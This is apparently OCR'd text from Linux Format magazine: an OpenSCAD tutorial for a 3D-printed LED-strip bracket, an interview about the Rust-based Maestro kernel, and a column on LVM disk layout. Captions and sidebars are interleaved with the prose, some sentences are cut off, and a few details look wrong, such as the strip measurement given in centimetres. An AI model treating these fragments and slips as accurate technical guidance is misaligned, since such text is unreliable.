While *OpenSCAD* is not well suited to applications where exquisite and well-designed objects need to be created, the product does a great job, especially when high accuracy is required. Unlike a GUI-based tool, the function and text-based way of designing objects with *OpenSCAD* means that measured results can easily be entered into the program. Furthermore, the computational capabilities of the product permit easy modification of the object should dimensions ever change (hint: they will).

here. People experienced with programming languages such as C quickly recognise the syntax – the sphere is created by invoking the **sphere** function, which takes a named parameter to set the radius. *OpenSCAD* is flexible in that most functions have a set of default parameters. In the case of the sphere, this is the radius – we could write the code as follows:

```
sphere(20);
```

Real life

Underground real estate is fascinating; floor loads are almost unlimited. Sadly, most non-dedicated builds have issues with kitchens – 18th and 19th-century architects did not think that potato storage areas would ever be used for housing. Thus, effective space use (and kitchen construction techniques from aerospace) are recommended.

LED strips for illumination are very versatile; they save 2 inches *[5cm in metric – ed]* of work space when placed above a working surface. Sadly, their glue tends to delaminate quickly, especially when in contact with steam. As a workaround, a bracket object such as the one shown *(over the page)* has been devised.

Creating this object requires a slight rethink of our *OpenSCAD* process. So far, invoking methods such as **sphere** set voxels in the output area. Fortunately, *OpenSCAD* also provides an inverse: a method that can unset voxels in rendering space.

Our next task is creating the rectangular main body, which makes up the bulk of the component. Rectangles can be created by using the **cube** method – its syntax is shown in the *OpenSCAD* documentation, found at the URL **https://bit.ly/lxf313cube**, and partially reprinted here:

```
cube(size = [x,y,z], center = true/false);
cube(size =  x ,     center = true/false);

Parameters
size      single value, cube with all sides this length
           3 value array [x,y,z], cube with dimensions
          x, y and z.
center    false (default), 1st (positive) octant,
          one corner at (0,0,0) true, cube is
          centred at (0,0,0)
default values:  cube();  yields:  cube(size = [1, 1, 1],
center = false);
```

Values enclosed in `[]` construct a vector. In the case of the **cube** function, **size** is a vector of three values – they correspond to the dimensions in the X, Y, and Z axes.


Given that our object is to be held in place by a total of two screws, a sensible approach would use the formula `Strip Width + 2 * Hole Width + Space` to determine its width. The other two dimensions can then be determined by feeling, leading to the definition of the following cube:


```
cube([25,5,8]);
```


In the next step, we need to start subtracting objects. For this, we should start with the LED strip – a quick application of the callipers led to the dimensions of 10.8x2.8cm.


Let us next execute the following program:

```
difference()
{
cube([25,5,8]);
cube([11,30,3]);
}
```


The final cut-out is in place but needs to be moved around a little.


The union operator is not always necessary.


The intersection operator in action on our poor cube.


Our cut-out is ready to deploy.

While the X and Z coordinates of the second cube are clear, the large value in the Y axis needs to be clarified. When an object has to be cut through entirely, select a huge value for this axis. Picking a limited value is not a good idea, as it can lead to weird boundary issues. At this point, the next rendering can be ordered but will show somewhat odd results. Fortunately, solving this problem is relatively easy. Refer to the first screenshot once again and order a final rendering. The results display the structure shown *(above, top)*.

Combinatorial operators

Before we continue moving the part, a more thorough look at the **difference** operator is required. The

QUICK TIP

The quality of the rendering can be modified via the $fn function, which is described in more detail at https://bit.ly/lxf313scad.

The final printed LED holder in place holding up Tam's critical lighting infrastructure.

QUICK TIP

All those who use *OpenSCAD* are well advised to purchase callipers. Having some dramatically simplifies the creation of the measurement values needed to build the various objects.

structure with the {} obviously creates a block containing the two cubes. This block is then attached to the **difference** operator, which performs the subtraction.

Combinatorial operators are among the most important in the world of *OpenSCAD* – geometry can be subtracted, added and intersected. The simplest way to describe this is in the table from Tam's scientific book on the topic *(see Quick Tip, opposite page)* – it visually illustrates the various operations.

union()
{
cube(12, center=true);
sphere(8);
}
	The cube and sphere volumes are combined.

difference()
{
cube(12, center=true);
sphere(8);
}
	The sphere volume is removed from the cube.

difference()
{
sphere(8);
cube(12, center=true);
}
	The cube volume is removed from the sphere.


intersection()
{
sphere(8);
cube(12, center=true);
}
	The sphere volume is clipped to the outside planes of the cube volume.

Furthermore, bear in mind that the **union** operator is implicit. The following snippet of code invokes both the **cube** and the **sphere** method – the results are added together *(see previous page, middle image)*:

```
cube(12, center=true);
sphere(8);
```

Moving objects

While this excursus into the world of combinatorial operators introduced a few (potent) new elements of the *OpenSCAD* syntax, it has yet to bring us any closer to the problem at hand. For that, we need to move the cut-out.



The strip holder is now ready for physical realisation.

For this, it is recommended to use the **translate** operator. In computer graphics speech, translation is a motion across one or more axes – the **translate** operator takes in a vector describing how far the objects are to be moved.

The object must be moved along the X axis in our particular case. The exact space can be determined by thinking or by playing around – as shown in the following snippet, *OpenSCAD* coordinates can also be made up of a computation:

```
difference()
{
cube([25,5,8]);
translate([(25-11)/2,0,0])cube([11,30,3]);
}
```

At this point in time, the program is ready to run. The screenshot *(previous page, bottom image)* shows that the cut-out is in position.

Drill holes for the screws are next. The first step usually involves determining the width of the threads. Being based in continental Europe, Tam has easier access to metric screws. In particular, a screw of the type M2.5x16 was selected – its threading diameter was 2.4mm.

Selecting the correct amount of reduction to achieve a tight fit between the 3D printed part and the screw is both art and science; not only is it dependent on the screw and the model, but also on the slicer, the accuracy and the material used.

Due to that, the value of 2mm is but a guideline – should you want to realise this object for use in your own kitchen, be sure to print one object and test it by screwing it into a piece of scrap wood before committing to production.

With this information in hand, the *OpenSCAD* documentation can be consulted once again to find out the name of the function required for the raising of a round solid. In particular, this is the function **cylinder**, which has the definition shown here: **https://bit.ly/lxf313cyl**.

In the next stage, it is recommended to add one of the functions as shown in the following step:

```
difference()
{
 cube([25,5,8]);
 translate([(25-11)/2,0,0])cube([11,30,3]);
 cylinder(h=20, d=2);
}
```

Careful readers of the table mentioned above will query why the two objects are dropped into the **difference** operator. The answer is simple: when **difference** receives a parameter list, the second and the following objects are ganged up and subtracted from the first object.

In the next step, it is time to move the two objects to their position. This is best accomplished by duplicating the cylinder invocation and then using the **translate** operator to move them to the individually correct positions:

```
$fn=32;
difference()
{
 cube([25,5,8]);
 translate([(25-11)/2,0,0])cube([11,30,3]);
 translate([22,2.5,-2])cylinder(h=20, d=2);
 translate([3,2.5,-2])cylinder(h=20, d=2);
}
```

When done, the object is ready to print *(see screenshot, opposite page, bottom)*. We increased the **$fn** value to get smoother circles here.

Colourising geometry


When working on a real-life *OpenSCAD* object, debugging can be significantly simplified if the part of the geometry created by a specific *OpenSCAD* command is coloured. This is achieved by using the # operator – the screenshot *(right)* shows that its application to the **cube** object reveals its position:

```
$fn=32;
difference()
{
 cube([25,5,8]);
 #translate([(25-11)/2,0,0])cube([11,30,3]);
 translate([22,2.5,-2])cylinder(h=20, d=2);
 translate([3,2.5,-2])cylinder(h=20, d=2);
}
```

In principle, deploying this operator could not be simpler. In practice, however, be aware that it is only used in preview renderings; performing a rendering for effect makes the parser discard colour changes caused by the operator.

3D printing OpenSCAD

The last task involves transforming our object into a ready-to-print version. For this, we need to revisit the first screenshot once again – next to the rendering button, we find the STL symbol. It dumps the contents of the last production rendering into an STL file – be careful to run a production rendering before pushing the STL button to prevent exporting outdated elements. Also, be aware that preview renderings do not update the geometry cache and cannot be used for the production renderings.



The geometry element touched by # is highlighted in red, even if it is invisible in the rendering.

Be that as it may, pressing the STL button opens a dialog window. Use it to select the filename and the path where the STL file is to be stored – *OpenSCAD* exports a standard STL file, which can be imported into your slicer of choice.

At this point, a question remains: numbers such as 25 were, so far, considered to be dimensioned in *OpenSCAD* size units. Loading elements in the slicer reveals the use of millimetres as basic units.


At this point, all that needs to be done is the actual realisation. The photo *(opposite page, top)* shows the results achieved on Tam's 3D printer.

What's next?

After these experiments, you should be aware of some of the basic commands. Next month, we'll introduce more elements of *OpenSCAD* syntax. In the meantime, stay tuned and feel free to consult the documentation – having grasped the concepts presented, learning from the documentation is easier than it sounds. LXF

QUICK TIP

If you want to learn more, consult *Technical Modeling with OpenSCAD*. Published by Elektor, it can be purchased on Amazon or at your local bookshop.



Renkforce RF100 V2
Generic PLA
Fine - 0.1mm 25% On Off
Profile: Fine
Infill Density: 25.0 %
Infill Pattern: Gyroid
25.0 x 5.0 x 8.0 mm

In most cases, one OpenSCAD size unit translates to 1mm.

MAESTRO

Credit: https://github.com/llenotre

Take the Rust-based kernel for a test run

Nate Drake delves into Maestro, written entirely in Rust. It may need tuning but virtuoso developer Luc is just warming up…

OUR EXPERT

Nate Drake considers himself a Rust programming expert. Or did he say he's rusty at programming…?

Rust is in the kernel. Since the 2020 Linux Plumbers conference, developers have been mulling the subject over. With Linus Torvalds's blessing and after a flurry of pull requests, it's now possible to write kernel modules like device drivers and filesystems entirely in Rust.

Three years later, and there's been major progress with the support of big players like Samsung, Cisco and Canonical. You can follow recent developments at the Rust for Linux project (**https://rust-for-linux.com**).

As Alex Gaynor and Geoffrey Thomas explained at the 2019 Linux Security Summit, almost two thirds of Linux kernel security holes come from memory safety issues. With all due deference to the old vanguard of C coders, these issues are mostly caused by inherent weaknesses in C and C++. Rust can avoid these problems altogether by using APIs.

This isn't to say that it's time to forget C altogether, but major versions of Linux are already taking their first tentative rusty steps. For instance, Ubuntu has made it easier to use Rust for kernel programming by providing all the necessary toolchain and kernel requirements to build and test out-of-tree kernel modules. This can be done without changing the Ubuntu source code. Developers can even share modules with other Ubuntu users without special toolchain/kernel requirements.

While the future is reassuringly rusty, various issues, such as duplicate drivers and backporting Rust support to LTS releases of versions of Linux, mean we're probably some years away from a fully-fledged major

» TAKE IT AWAY, MAESTRO!

Software engineer **Luc Lenôtre** has been coding since he was just 10 years old. At the age of 18, he started studying at the Paris branch of School 42, which emphasises peer learning and project-based work. This is where he devised his plan to create his very own OS. Nevertheless, Luc kindly took time out of his busy schedule to be interviewed for **LXF** and even endured Nate's terrible French. You can read more about Maestro and Luc on his blog (**https://blog.lenot.re**).

LXF: Why did you choose Rust to create Maestro, given that writing a Linux kernel yourself in C would have been more than sufficient for a school project?

Luc Lenôtre: I had heard a lot of good things about the Rust language at the time, and I thought it was probably worth trying. My kernel [originally written in C] needed a major refactor, so I thought it was the right time. [A time-lapse video of Maestro's transition from C to Rust is available at **https://blog.lenot.re/a/introduction**.]


LXF: You must be familiar with Redox, an operating system entirely written in Rust, maintained by around 80 developers. You're more akin to a lone genius like Mozart, composing code solo. As a solo developer, what challenges have you encountered, and how have you overcome them during the development of Maestro?

LL: I have indeed heard about Redox. The project is much more advanced than mine, obviously. The main challenge in developing Maestro on my own is that the workload is colossal. You have to be able to handle every aspect of the kernel, whereas in a multi-person project, each person can specialise in a particular domain.

LXF: What role does Rust play in overcoming the obstacles you faced during the initial development of Maestro in C, and how has it influenced the evolution of the project?

LL: Rust ensures that many bugs related to memory management or concurrency are avoided. There is no need to think about these details because the compiler takes care of them for you as the programmer. However, it doesn't solve every problem. The language's typing rules are designed for user-space programs and do not cover the handling of CPU interruptions, for instance.

LXF: Currently, Maestro has no graphical interface. Do



Developer Luc's blog has a time-lapse video tracking the transition of Maestro to a fully-fledged Rust kernel (created using Gource).

Linux distro coded entirely in the language.

For French software engineer Luc Lenôtre, this was clearly too long to wait. This was why, as he states on his GitHub page (**https://github.com/llenotre**), he decided to create his own "Unix-like operating system from scratch using the Rust language, just for fun."

Like many great inventions, Maestro has taken some time to get off the ground. In his blog, (**https://blog.lenot.re**) Luc modestly admits that the first commit of the kernel took place in 2018, but at the time it was written entirely in C.

Not only was this difficult to "keep clean", as he put it, but it also wasn't very remarkable. This was when he decided to start from scratch using Rust.

At the time of writing, Maestro is a monolithic kernel and supports only x86 architecture. Still, 135 out of 437 Linux system calls (roughly 31%) are "more or less" implemented. The project currently comprises some 48,800 lines of code across 615 files.

We were keen to take Maestro for a test spin, so downloaded the prebuilt ISO (**https://blog.lenot.re/assets/article/maestro.iso.gz**), then installed it in *VirtualBox*. As Maestro is a WIP, we recommend that interested users also run the OS in a VM.

The project's GitHub page (**https://github.com/llenotre/maestro**) states that *QEMU* is best for kernel testing. If you use *QEMU*, you also need a fully built OS, which must be present on a raw disk in the file **qemu_disk** at the root of the repository. You can use the option `-drive file=qemu_disk,format=raw` to reference the disk. You can then run the kernel via `cargo run`.

Alternatively you can create your own fully-fledged ISO via *Maestro-install*. This involves building both the installer and required packages. Follow the steps at **https://github.com/llenotre/maestro-install** if you wish to do this.

Although there's no GUI, the text installer in the default ISO is simple to navigate, prompting for basic info like language, hostname and admin password.

Maestro has three main components beyond the kernel itself. The first is the boot system and daemon manager *Solfège*. Utility commands such as *Mount* and *Shutdown* are handled by *Maestro-utils*. Package

you plan to implement this as well? Are you considering adapting an existing desktop, such as Cosmic or the *Way Cooler* window manager? So far, it just seems that you prefer to do everything from scratch?

LL: I started writing an Xorg server [Visto] in Rust, which is available on my GitHub [**https://github.com/llenotre/visto**]. But I will most likely rewrite it to move to Wayland. Xorg was designed at a time when user interfaces were much simpler. I think it's time to move on.

LXF: Maestro currently supports the x86 architecture. Are there plans to extend compatibility to other architectures, such as x86-64, and if so, what challenges do you anticipate?

LL: I would like to add support for x86_64, as the 32-bit architecture is rather obsolete. The restriction is down to the original limits set by my school project, and that's how Maestro started. Beyond that, I would like to support the ARM architecture to support mobile platforms, such as Raspberry Pi or smartphones.

LXF: When we tried to install packages via *Blimp,* we discovered that network support has yet to be fully implemented in Maestro. What are the obstacles, and what strategies do you envision to overcome challenges like this in future versions of the OS?

LL: The main difficulty in introducing full network support will be the implementation of various drivers. As the project progresses, this will become even more crucial. You need to have numerous drivers in order for an operating system to be adopted on a large scale, which requires a significant amount of work.

LXF: Maestro currently supports the ext2 filesystem. Are there any plans to incorporate support for more modern filesystems, and if so, which ones are you considering?

LL: Ext2 is obsolete today but simpler to implement. For now, I plan to introduce support for ext3 and ext4. I've no plans to incorporate other filesystems but could do so if needed.

LXF: On your project page, it is mentioned that you have your own version of *Neofetch,* but when we tried to run the command in Maestro, it displayed 'Command not found'. We appreciate that the current number of packages is limited, but did we miss something?

LL: I didn't include *Neofetch* in the ISO because I wanted to provide only the minimum number of packages necessary. To get extra packages like *Neofetch*, you need to install them manually by copying to the main disk or recompile the *Maestro-installer* and add extra packages to install.

QUICK TIP

The easiest way to test Maestro is using the prebuilt ISO. If you want to create your own ISO from scratch, use *Maestro-installer* (https://github.com/llenotre/maestro-install). You can also run the kernel using *VirtualBox, VMWare* or *QEMU*.

installation is handled by Maestro's very own *Blimp,* though network support is still under development. *Blimp* supports Linux cross compilation with an appropriate toolchain. (See **https://github.com/llenotre/blimp** to learn more.)


To do this, you need to set Linux targets via musl, a general-purpose implementation of the C library, which fortunately comes bundled with Maestro. Currently, the OS also supports Bash and a number of GNU core commands such as *ls, Rmdir* and *Whoami.*

The terminal itself supports VGA text mode and both PS/2 and USB keyboards. Memory is managed by a 'buddy allocator' working underneath an internal memory allocator.

Only the ext2 filesystem is supported for now but Maestro can handle both MBR and GPT disk partitions, initramfs and virtual filesystems (**/tmp** and **/proc**). Visit the kernel GitHub page (**https://github.com/llenotre/maestro**) for a rundown of other features.

To learn more about its implementation, you can also view the kernel's official 'book' at **doc/book/index.html** after running the following command:

```
$ mdbook build doc/
```



Welcome to the Maestro installer!

The lack of GUI is made up for by a very forgiving text installer, currently only available in English or French.

On his blog, developer Luc notes that he started the OS as a school project, candidly admitting he had to cut corners to finish it on time. Still, it's clear he's not content with simply getting his gold star, as his blog provides detailed plans of Maestro's roadmap.

The biggest hurdle seems to be network support, which currently doesn't work out of the box in Maestro. Shared library support also isn't functioning, as it requires mapping files directly into memory. But Luc is optimistic that this will allow him to download and run programs such as the *GCC* compiler, while scouring through system calls until he has a viable OS.

» TAKE IT AWAY, MAESTRO! *CONT.*

LXF: Maestro started as a school project. You shared your roadmap on the blog and it really seems to have gathered pace since then. How has the project evolved beyond your initial expectations, and which milestones are you particularly proud of?

LL: Each new feature was satisfying to implement and see in action, but I would say the one that truly changed my perspective is the support for Bash. When I saw the Bash prompt displaying and functioning correctly, that's when I realised what I'd done was absolutely awesome.

LXF: As a lone developer, how do you manage the balance between adding new features to Maestro and maintaining its existing functionality?

LL: Refactoring, over and over again. I spend more time refactoring than adding new features.

LXF: Are there specific OS developers or projects that have inspired you? If so, how did they influence your approach to the development of Maestro?

LL: SkiftOS (**https://skiftos.org**), in particular, inspires me a lot given it has the kind of graphical interface I'd like to have in Maestro. I'm also impressed by Aero [another Unix-like OS written in Rust] (**https://github.com/Andy-Python-Programmer/aero**) and [microkernel-based OS] Managarm (**https://github.com/managarm/managarm**).

LXF: Looking back at the entire development process, are there any other moments that were particularly challenging or rewarding, and how have they shaped your perspective on operating system development?

LL: I wouldn't say that there were any particularly difficult individual moments, but rather that everything is a constant challenge. Nothing is simple in the world of OS development. The main lesson this project has taught me is that it is very important to refactor one's code regularly to keep the project viable. I believe that refactoring represents the majority of the time I spend on this project.

LXF: Can the community become actively involved in the development of Maestro, or do you intend to continue the project as a solo endeavour? Presumably, as it grows in popularity, there will be more demands for new features?

LL: I'm considering it; there are people who have shown interest in participating. But first, I need to change the project's licence, most probably to GPL.

LXF: As you know, there have been many recent developments in the Linux kernel to support modules written in Rust. Can you imagine a day when major Linux distributions will be entirely written in Rust, just as Maestro is?

LL: Completely rewriting a Linux distribution in Rust would take a tremendous amount of time and effort. I think if it were to happen, it would be more of a transition over several decades rather than a direct rewrite.

LXF: From your blog, it's clear you're a polyglot, given that beyond French, you speak English, Spanish and Chinese. Did your talent for spoken languages influence your desire to learn a new coding language in Rust?

LL: Not at all – it's an entirely separate passion! I would also like to learn Ukrainian, German and Italian.

LXF: You have provided links on your blog for developers interested in developing their own OS. What advice do you have for those who wish to undertake a similar journey, especially for developing their own OS in Rust?

LL: I would offer a few pieces of advice:

1. Carefully read the documentation and pay attention to details. Precision is extremely important.
2. Dedicate a significant amount of time to it. Projects like these are very time-consuming.
3. Be very persistent. It is not uncommon to spend several days, even weeks, tracing the point of origin of a single bug.

NEW
Everything you need to start coding with Python in Linux
The Python Book
Over 400 essential tips
ON SALE NOW
OVER 2 HOURS OF VIDEO TUTORIALS
Learn to use Python • Program games • Get creative with Pi
100% UNOFFICIAL
ISBN 978-1-80308-208-0
FOURTEENTH EDITION
The Python Book Fourteenth Edition

Disk management

Stuart Burns isn't boring, he's essential – just like looking after your disks

Recently, I have spent a not insignificant amount of time remediating Linux systems with some poor design choices regards disk layout and management on Linux. I thought of it as something worthwhile sharing with the community at large.

While not geeky or new, it's important to understand the strong correlation between well-designed and well-managed systems and uptime. There isn't space to cover it all, so I hope to show some of the bad decisions that can be made with disk layouts.

The items below can't be done retrospectively but if used at build time, will pay the admin back in spades over time.

Let's start at the beginning. Using LVM (Logical Volume Management) makes disk management easier as it abstracts the underlying physical disks from the upper layer of logical volumes. It makes adding additional physical disks into the system and expanding the filesystems simple.

As an example, if you have an Ubuntu server with several disks (RAID volumes/ ADADM volumes), the first disk is set up as a default LVM disk configuration. Partitioning a fixed disk and formatting directly is just lazy management.

Several volume groups (VGs) can run on a system and putting the **/var/logs** on a separate volume is good practice for many reasons. If you are running production *Docker* systems, you would be crazy not to do this. At the same time, if **/var/log** gets to 100% full, it can, in certain scenarios, prevent swapping to root, effectively preventing proper management.

To give a real-world example of this, last week I was upgrading a fleet of machines that had been set up with meagre disk space for the LVM that had **/var/log** hosted on it. Unfortunately, because there wasn't enough disk space, the upgrades errored out. As a quick fix, I was able to allocate a few GB from that unused space, grow the filesystem and then the upgrades worked as expected.

When setting up the logs, set up a partition that keeps 20% as emergency slack space. Instead of the standard `lvcreate`, use the following, substituting values as needed:

```
$ lvcreate -n logs -l 80%FREE vg01
```

The administrator can then add a **/var/log** entry to fstab and done properly, on boot it isolates the logs to not be able to cause as many problems.

If you do this, in the bad times, adding an extra 2GB of space becomes as simple as:

```
$ lvextend -L+2G /dev/mapper/apps
$ xfs_growfs /apps
```


This approach works as far as you want to take it. Separating out the app's volume is also a great idea, with the same percentage in reserve.

The reason for this is that sometimes volumes can run short of space and adding space when you have spare becomes as simple as running `lvextend` and then growing the filesystem.

This is doubly complex if the underlying disk is cloud-based, and expanding the filesystem is a significant undertaking when multiples of the existing disk are required, even if a small amount of space is needed.

If nothing else, that spare space buys you time to fix the issue properly, rather than potentially running out of space and risking corruption.

While LVM may be new to some, it is without doubt the best way to manage disks coherently. It allows so much flexibility compared to any other way. It may take some learning, but understanding and using LVM is one of those skills that keeps on giving.



This machine is not covered by an Ubu

Receive security updates for over 25,000 up to 5 machines. Learn more.

ESM Infra provides security updates for over 2,300 Ubuntu Main packages until 2032.

hese updates.

Here we see Ubuntu encouraging people to sign up for Ubuntu Pro!

